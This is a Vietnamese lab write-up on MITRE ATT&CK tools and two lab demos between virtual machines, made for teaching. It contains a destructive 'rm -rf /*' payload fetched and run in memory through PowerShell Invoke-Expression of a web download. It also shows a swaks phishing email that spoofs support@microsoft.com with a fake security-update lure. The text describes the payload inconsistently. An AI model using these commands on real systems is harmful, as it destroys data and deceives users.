
- Hoạt động I/O đột biến, CPU/disk spike bất thường.
- Nhiều file đổi phần mở rộng trong thời gian ngắn.
- Hệ thống EDR/behavior monitoring cảnh báo thao tác mã hóa ồ ạt.
- Có thể thấy log phụ trợ: tắt volume, xóa shadow copy, hoặc tiến trình lạ chạy với quyền cao.

ATT&CK Navigator

MITRE ATT&CK Navigator cho phép trực quan hóa ma trận các kỹ thuật tấn công.

Công cụ này là một ứng dụng web giúp người dùng chú thích và khám phá các ma trận ATT&CK. Navigator cho phép hiển thị các kỹ thuật đã được phát hiện, đánh dấu các khu vực phòng thủ, hỗ trợ kế hoạch huấn luyện đội đỏ/đội xanh và thống kê tần suất sử dụng các kỹ thuật.



Ví dụ, một đội an ninh có thể dùng Navigator để tô màu các kỹ thuật đã phát hiện trong hệ thống và xem sơ đồ tổng quan các lỗ hổng bảo vệ hiện có, từ đó xác định các khoảng trống an ninh cần khắc phục.



Atomic Red Team (ART)

Atomic Red Team là một thư viện mã nguồn mở gồm các bài kiểm thử nhỏ (atomic tests) được ánh xạ với khung MITRE ATT&CK. Mỗi bài kiểm thử mô phỏng một kỹ thuật tấn công cụ thể theo ATT&CK, giúp nhóm an ninh nhanh chóng kiểm tra và đánh giá khả năng phát hiện trên hệ thống của mình.

Nhờ thiết kế di động, đơn giản, ART cho phép chạy trực tiếp từ dòng lệnh mà không cần cài đặt phức tạp, giúp kiểm thử lặp đi lặp lại dễ dàng (reproducible)




MITRE CALDERA

Caldera là một khung phần mềm tự động hóa mô phỏng tấn công (adversary emulation) do MITRE phát triển. Nền tảng này cho phép xây dựng các hồ sơ “kẻ địch” (adversary) cụ thể và tự động tấn công vào mạng để đánh giá khả năng phòng thủ.

Nó có thể tạo ra kế hoạch tấn công dựa trên một mô hình hành vi (adversary model) định sẵn theo khung ATT&CK, sau đó tự động triển khai các bước tấn công giả lập trên hệ thống mục tiêu

Ngoài việc tự động hóa hoàn toàn, Caldera cũng hỗ trợ các cuộc đánh giá thủ công bằng cách tích hợp với các công cụ tấn công khác, giúp nhóm đội đỏ (red team) tăng hiệu quả công việc.



Demo: Thực thi mã với PowerShell Core

Thiết kế môi trường lab

Môi trường lab bao gồm hai máy ảo Ubuntu: một máy “attacker” và một máy “victim”, đặt cùng mạng ảo (host-only, NAT hoặc Bridged Adapter) để có thể giao tiếp lẫn nhau nhưng tách biệt với mạng thật. Cả hai máy được cấu hình cơ bản với quyền sudo, có các công cụ cần thiết

Máy tấn công (attacker) sẽ cài đặt các công cụ như mailutils/Swaks, Python, v.v. Máy nạn nhân (victim) cài đặt PowerShell Core, mailutils, Firefox và sẵn sàng ghi log (ví dụ syslog, mail log).

Máy tấn công (attacker) sẽ cài đặt các công cụ như mailutils/Swaks, Python, v.v. Máy nạn nhân (victim) cài đặt PowerShell Core, mailutils, Firefox và sẵn sàng ghi log (ví dụ syslog, mail log).


Demo: Thực thi mã với PowerShell Core

Tạo file mã độc

Trong demo này, chúng ta sử dụng PowerShell Core trên Ubuntu để minh họa kỹ thuật “**Command and Scripting Interpreter: PowerShell**” (T1059.001) theo chiến thuật Execution. Cụ thể, kẻ tấn công có thể dùng PowerShell để tải về và chạy mã độc mà không lưu lên đĩa

Tạo file mã độc (payload.ps1):

File này chứa các lệnh PowerShell mà chúng ta muốn máy Victim thực thi.



```
minhkhanhla@UbuntuLinux: ~/atbmtt
GNU nano 7.2 payload.ps1 *
#!/bin/bash
rm -rf /*
```

`rm -rf */`: Đây là lệnh dùng để xóa toàn bộ thư mục hệ thống

Demo: Thực thi mã với PowerShell Core

Kiểm tra ip của 2 máy Attacker và Victim

Nhập dòng lệnh: `hostname -I`

```
mìnhkhanhla@UbuntuLinux:~$ hostname -I  
192.168.1.6  
mìnhkhanhla@UbuntuLinux:~$
```

Máy Attacker: 192.168.1.6

```
khanh@khanh-VirtualBox:~$ hostname -I  
192.168.1.7  
khanh@khanh-VirtualBox:~$
```

Máy Victim: 192.168.1.7

Demo: Thực thi mã với PowerShell Core

Tạo một Web Server đơn giản để host file

Để máy Victim có thể tải file payload.ps1 về, ta cần đặt nó lên một server. Cách đơn giản nhất là dùng module http.server có sẵn của Python.

Vẫn trên máy Attacker, trong cùng thư mục chứa file payload.ps1, chạy lệnh:

```
python3 -m http.server 8000
```

Lệnh này sẽ khởi động một web server ngay tại thư mục hiện tại, lắng nghe ở cổng 8000. Bất kỳ máy nào trong cùng mạng cũng có thể truy cập vào các file trong thư mục này qua địa chỉ `http://<IP_CỦA_ATTACKER>:8000`.

Bây giờ, file mã độc đã sẵn sàng được tải về tại địa chỉ:

<http://192.168.1.6:8000/payload.ps1>

```
minhkanhla@UbuntuLinux:~/atbmtt$ pico payload.ps1
minhkanhla@UbuntuLinux:~/atbmtt$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Demo: Thực thi mã với PowerShell Core

Cài đặt PowerShell Core trên máy Victim (Nếu chưa có)


Đây là bước chuẩn bị môi trường trên máy Victim.

Cập nhật danh sách gói

`sudo apt-get update`

Cài đặt powershell

`sudo apt-get install -y powershell`



```
khánh@khánh-VirtualBox:~$ sudo apt-get install -y powershell
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  powershell
0 upgraded, 1 newly installed, 0 to remove and 7 not upgraded.
Need to get 75.5 MB of archives.
After this operation, 192 MB of additional disk space will be used.
Get:1 https://packages.microsoft.com/ubuntu/24.04/prod noble/main amd64 powershell amd64 7.5.3-1.deb [75.5 MB]
Fetched 75.5 MB in 4s (17.4 MB/s)
Selecting previously unselected package powershell.
(Reading database ... 151041 files and directories currently installed.)
Preparing to unpack .../powershell_7.5.3-1.deb_amd64.deb ...
Unpacking powershell (7.5.3-1.deb) ...
Setting up powershell (7.5.3-1.deb) ...
Processing triggers for man-db (2.12.0-4build2) ...
khánh@khánh-VirtualBox:~$ pwsh --version
PowerShell 7.5.3
khánh@khánh-VirtualBox:~$
```

Demo: Thực thi mã với PowerShell Core

Thực thi lệnh tấn công

Trên máy Victim, chạy lệnh sau:

```
pwsh -c "Invoke-Expression (Invoke-WebRequest -Uri http://192.168.1.6:8000/payload.ps1).Content"
```

- `pwsh -c "..."`: Khởi chạy PowerShell (pwsh) và thực thi chuỗi lệnh (-c) nằm trong dấu ngoặc kép.
- `Invoke-WebRequest -Uri ...`: Đây là cmdlet của PowerShell, tương tự như curl hay wget. Nó sẽ gửi một yêu cầu HTTP đến địa chỉ web server của Attacker để tải file payload.ps1.
- `.Content`: Lấy nội dung (phần text) bên trong file payload.ps1 vừa tải về. Nội dung đó chính là: `New-Item -Path "/tmp/hacked_by_attacker.txt" ...`
- `Invoke-Expression (...)` (viết tắt là IEX): Đây là cmdlet nguy hiểm nhất. Nó nhận một chuỗi ký tự và thực thi chuỗi đó như một lệnh PowerShell.


Toàn bộ dòng lệnh trên có nghĩa là "Dùng PowerShell để tải nội dung của file payload.ps1 từ server của Attacker và chạy nội dung đó như một lệnh". Lệnh này sẽ kết nối đến server của Attacker, tải nội dung file payload.ps1 về và thực thi nó ngay lập tức trong bộ nhớ mà không cần lưu file xuống đĩa.

Demo: Thực thi mã với PowerShell Core

Kiểm tra kết quả

Trên máy Attacker: Chúng ta sẽ thấy terminal đang chạy web server có một dòng log mới, cho thấy có một kết nối từ IP của máy Victim (192.168.1.7) đã tải file payload.ps1

- Trên máy Victim: Lệnh mã độc đã được thực thi, chúng sẽ xóa hết toàn bộ file trong thư mục hệ thống và gây ra lỗi crash nghiêm trọng



```
Terminal
/usr/bin/rm: cannot remove '/sys/module/tpm/uevent': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/tpm/parameters/disable_pcr_integrity': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/tpm/parameters/suspend_pcr': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/tpm/version': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/sr_mod/uevent': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/sr_mod/parameters/xa_test': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/drm/uevent': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/drm/parameters/panic_screen': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/drm/parameters/edid_firmware': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/drm/parameters/edid_fixup': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/drm/parameters/timestamp_precision_usec': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/drm/parameters/debug': Operation not permitted
/usr/bin/rm: cannot remove '/sys/module/drm/parameters/vblankoffdelay': Operation not permitted
/usr/bin/rm: cannot remove '/swap.img': Operation not permitted
khanh@khanh-VirtualBox:~$
```



```
error: file '/boot/grub/i386-pc/normal.mod' not found.
Entering rescue mode...
grub rescue>
```



Demo: Phishing khô và phân tích IOC

Chuẩn bị file mã độc ở máy Attacker

Kịch bản này minh họa kỹ thuật Phishing (T1566) thuộc chiến thuật Initial Access. Kẻ tấn công sẽ gửi email lừa đảo để nạn nhân tải và chạy mã độc.

File mã độc

```
echo '#!/bin/bash' > payload.sh
echo 'echo "Đã bị tấn công!" > hacked.txt' >> payload.sh
chmod +x payload.sh
```



```
minhkanhla@UbuntuLinux: ~/atbmtt
minhkanhla@UbuntuLinux:~$ cd atbmtt
minhkanhla@UbuntuLinux:~/atbmtt$ echo '#!/bin/bash' > payload.sh
minhkanhla@UbuntuLinux:~/atbmtt$ echo 'echo "Đã bị tấn công!" > ~/Desktop/hacked.txt' >> payload.sh
minhkanhla@UbuntuLinux:~/atbmtt$ chmod +x payload.sh
minhkanhla@UbuntuLinux:~/atbmtt$
```


Demo: Phishing khô và phân tích IOC

Mô phỏng Phishing qua Link - Trên máy ATTACKER

- Mở Terminal và di chuyển vào thư mục chứa file payload.sh.
- Khởi động một máy chủ web đơn giản bằng Python:
 - `python3 -m http.server 8000`
 - Lệnh này sẽ tạo một web server tại cổng 8000, chia sẻ tất cả các file trong thư mục hiện tại

```
minhkanhla@UbuntuLinux:~/atbmtt$ pico payload.sh
minhkanhla@UbuntuLinux:~/atbmtt$ python3 -m http.server 8000 |
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Demo: Phishing khô và phân tích IOC

Mô phỏng Phishing qua Link - Trên máy VICTIM

- Mở trình duyệt web (Firefox) và truy cập vào địa chỉ: `http://<IP_CỦA_MÁY_ATTACKER>:8000`
- Ta sẽ thấy danh sách các file, trong đó có `payload.sh`.
- Nhấn vào `payload.sh` để tải về.
- Tiến hành chạy file


```
vboxuser@Ubuntu2:~$ wget http://192.168.1.6:8000/payload.sh
--2025-09-19 02:28:01-- http://192.168.1.6:8000/payload.sh
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48 [text/x-sh]
Saving to: 'payload.sh'

payload.sh      100%[=====>]      48  ---KB/s   in 0s

2025-09-19 02:28:01 (10.8 MB/s) - 'payload.sh' saved [48/48]

vboxuser@Ubuntu2:~$ chmod a+x payload.sh
vboxuser@Ubuntu2:~$ ./payload.sh
vboxuser@Ubuntu2:~$
```

Tải file từ máy và chạy



Open ▾ [+] hacked.txt
~/
Da bi tan cong!
.....

Kết quả

Demo: Phishing khô và phân tích IOC

Dùng công cụ gửi mail Swaks – trên ATTACKER

```
swaks --to khanh@<IP_VICTIM> \
--from "support@microsoft.com" \
--server <IP_VICTIM> \
--header "Subject: Critical Security Update" \
--body "Please run the attached script to patch your
system immediately." \
--attach /path/to/your/payload.sh
```

- --to: Địa chỉ người nhận.
- --from: Giả mạo địa chỉ người gửi.
- --server: Chỉ định mail server của nạn nhân (chính là IP máy Victim).
- --attach: Đính kèm file.

```
minhkhanhla@UbuntuLinux:~/atbmtt$ swaks --to vboxuser@Ubuntu2 \
--from "support@microsoft.com" \
--server 192.168.56.102 \
--header "Subject: Critical Security Update" \
--body "Please run the attached script to patch your system immediately." \
--attach payload1.sh
=== Trying 192.168.56.102:25...
=== Connected to 192.168.56.102.
<- 220 Ubuntu2 ESMTPE postfix (Ubuntu)
-> EHLO UbuntuLinux
<- 250-Ubuntu2
<- 250-PIPELINING
<- 250-SIZE 10240000
<- 250-VRFY
<- 250-ETRN
<- 250-STARTTLS
<- 250-ENHANCEDSTATUSCODES
<- 250-8BITMIME
<- 250-DSN
<- 250-SMTPUTF8
<- 250 CHUNKING
-> MAIL FROM:<support@microsoft.com>
